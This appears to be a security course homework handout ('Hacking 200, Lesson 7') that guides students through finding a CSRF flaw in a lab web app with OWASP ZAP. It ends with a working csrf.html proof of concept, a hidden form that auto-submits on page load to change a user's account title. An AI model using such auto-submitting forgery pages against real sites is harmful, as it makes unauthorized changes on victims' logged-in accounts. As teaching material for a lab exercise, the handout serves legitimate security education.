
Hacking 200
Lesson 7
Homework 1


1) Startup both OWASP Zap and the "ZAP Compatible" Chrome shortcut.

2) Once both starts up, enable zap to start intercepting traffic in chrome by using the switchysharp plugin.




3) Then Go to http://192.168.2.129/spice/
And click "Sign Up"


4) Create a user, it doesn't matter what the data you enter is so long as it is unique.




5) Once you have registered you should see a message confirming your user registration




6) You are ready to login to your new account



7) After you login, go to http://192.168.2.129/spice/admin_users.php
Then click on the username of the user that you just created and logged in as.




8) Clicking on your users name will bring you to the edit page.
Here change the “Title” field to something random and click update.



9) Once you click update you should see a confirmation that the title of your user account has changed.

10) Go into OWASP Zap which you started before hand and find the "POST" request that was generated when you updated the user's title.
This should be a POST request to "http://192.168.2.129/spice/admin_user.php?... "




	Req. Timestamp	Method	URL	Code	Rea
2,656	16/05/16 02:36:32	GET	http://vast.bp3866364.btrll.com/vast/3866366?n=14633913...	200	OK
2,657	16/05/16 02:36:37	GET	http://s2.algovid.com/player/gpv?p=44392503&cb=1463385...	200	OK
2,658	16/05/16 02:36:40	GET	http://vast.bp3866364.btrll.com/vast/3866364?n=14633914...	200	OK
2,659	16/05/16 02:36:41	POST	http://192.168.2.129/spice/admin_user.php?id=2	200	OK
2,660	16/05/16 02:36:55	GET	http://vid.springserve.com/vast/24857?w=300&h=250&url=...	200	OK

11) Clicking on the request will show the request details in ZAP's Upper window.
Make sure to click on the "Request" tab to see the request.


12) It is important to note here the HTTP Headers which were sent with the request.
We see a Cookie was sent but no CSRF token of any kind, this means this request is probably vulnerable to a CSRF attack.

```
POST http://192.168.2.129/spice/admin_user.php?id=1 HTTP/1.1
Proxy-Connection: keep-alive
Content-Length: 395
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://192.168.2.129
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.
Content-Type: application/x-www-form-urlencoded
DNT: 1
Referer: http://192.168.2.129/spice/admin_user.php?id=1
Accept-Language: en-US,en;q=0.8
Cookie: BUGLIST=1%3A2; Bugzilla_login=1; Bugzilla_logincookie=uhOpwvzQtd; DEFAULTFORMAT=advanced;
Host: 192.168.2.129
```


13) Open and edit the “csrf.html” file. Notepad.exe will do here to allow you to edit the file.
While editing fill out the basic form POST template with the corresponding data.
The point here is to have this request replay for anyone who views this page.
One important thing to do is change the “Title” value to something new and random.



14) Once finished filling out the csrf.html file save it and then open it with chrome, the same browser you are already logged in with.



15) You will see that simply by being logged in and viewing the malicious file, a change was made on your behalf.



16) Having confirmed that you malicious CSRF page works, open it again in notepad and take a screen shot, you will turn this in.

```
<!--
By Jason Tsang Mui Chung
-->
<html>
This part can be invisible, it is visible only for POC purposes<br>
<head profile="http://gmpg.org/xfn/11">
    <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
    <meta http-equiv="content-language" content="en" />
    <title>CSRF POC</title>

</head>

<body onload=
"document.createElement('form').submit.call(document.getElementById('myForm'))">
<form id="myForm" name="myForm" action="http://192.168.2.129/spice/admin_user.php?id=2"
method="POST">
<input type=hidden name="display" value="displayname"/>
<input type=hidden name="email" value="test%40test.com2"/>
<input type=hidden name="title" value="a new title"/>
</form>
</body>
</html>
```